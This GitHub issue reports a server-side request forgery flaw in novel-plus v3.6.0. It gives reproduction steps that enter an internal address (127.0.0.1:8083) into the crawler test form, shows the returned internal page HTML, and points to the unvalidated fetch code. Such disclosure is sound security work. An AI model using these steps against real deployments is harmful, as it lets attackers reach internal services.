New issue

Jump to bottom

novel-plus v3.6.0 can be attacked by SSRF #80


Open zesiar0 opened this issue on Feb 1 · 0 comments

zesiar0 commented on Feb 1

Exploit

Step 1: visit the following page `http://ip:8081/crawl/crawlSource_test.html`

Step 2: type the information in the picture



爬虫源信息填写（示例均为顶点小说网：dingdiann.com）

示例：**http://m.xdingdiann.com/sort/{catId}/{page}.html**
({catId}代表分类ID，{page}代表分页页码)

http://127.0.0.1:8083/

示例：**value=\"(\\d+)/\\d+\"**

([\s\S]*)

示例：**1强制刷新 空或0使用缓存**

是否强制刷新

```
{"是否匹配":true,"匹配结果":"<!DOCTYPE html PUBLIC \"-//W3C//DTD XHTML 1.0 Transitional//EN\"\r\n
\"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd\">\r\n<html
xmlns=\"http://www.w3.org/1999/xhtml\">\r\n\r\n<head>\r\n    <meta http-equiv=\"Content-Type\"
content=\"text/html; charset=utf-8\"/>\r\n    <meta http-equiv=\"X-UA-Compatible\"
content=\"IE=edge,chrome=1\"/>\r\n    <title>小说精品屋_原创小说网站</title>\r\n    <link
rel=\"stylesheet\" href=\"/css/base.css?v=1\"/>\r\n    <meta name=\"keywords\" content=\"小说精品屋,小
说,小说CMS,原创文学系统,开源小说系统,免费小说建站程序\"/><meta name=\"description\"\r\n
content=\"小说精品屋是一个多端（PC、WAP）阅读、功能完善的原创文学CMS系统，由前台门户系统、作家后
台管理系统、平台后台管理系统、爬虫管理系统等多个子系统构成，支持会员充值、订阅模式、新闻发布和实时统
计报表等功能，新书自动入库，老书自动更新。\"/>\r\n    <link href=\"favicon.ico\" type=\"image/x-icon\"
rel=\"shortcut icon\"/><link href=\"favicon.ico\" type=\"image/x-icon\" rel=\"Bookmark\"/><link
rel=\"stylesheet\" href=\"/css/main.css\"/>\r\n    \r\n    <script>\r\n        var _hmt = _hmt || [];\r\n
(function() {\r\n            var hm = document.createElement(\"script\");\r\n            hm.src =
\"https://hm.baidu.com/hm.js?ecc8b50a3122e6d5e09be7a9e5383e07\";\r\n            var s =
document.getElementsByTagName(\"script\")[0];\r\n            s.parentNode.insertBefore(hm, s);\r\n        })
();\r\n    </script>\r\n\r\n</head>\r\n<body>\r\n\r\n\r\n<div class=\"header\">\r\n    <div
class=\"topBar\" style=\"display: none\">\r\n        <div class=\"box_center cf\">\r\n            <div
class=\"top_l\">\r\n                <a href=\"/\" class=\"on\">小说精品屋</a><i class=\"line\">|</i><a\r\n
href=\"/?m=2\">手机女生版</a><i class=\"line\">|</i><a\r\n                    href=\"/?m=1\">手机男生版
</a><i class=\"line\">|</i><a\r\n                    href=\"/\">客户端下载</a>\r\n            </div>\r\n
```

Code Analysis

novel-plus/novel-crawl/src/main/java/com/java2nb/novel/controller/CrawlController.java
Line 83 in `906e776`

```
83      html = HttpUtil.getByHttpClientWithChrome(url);
```

novel-plus/novel-common/src/main/java/com/java2nb/novel/core/utils/HttpUtil.java
Line 35 in `906e776`

```
35      ResponseEntity<String> forEntity = restTemplate.exchange(url.toString(), HttpMethod.GET, re
```

That means attacker can request intranet resource (such as novel-admin)

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant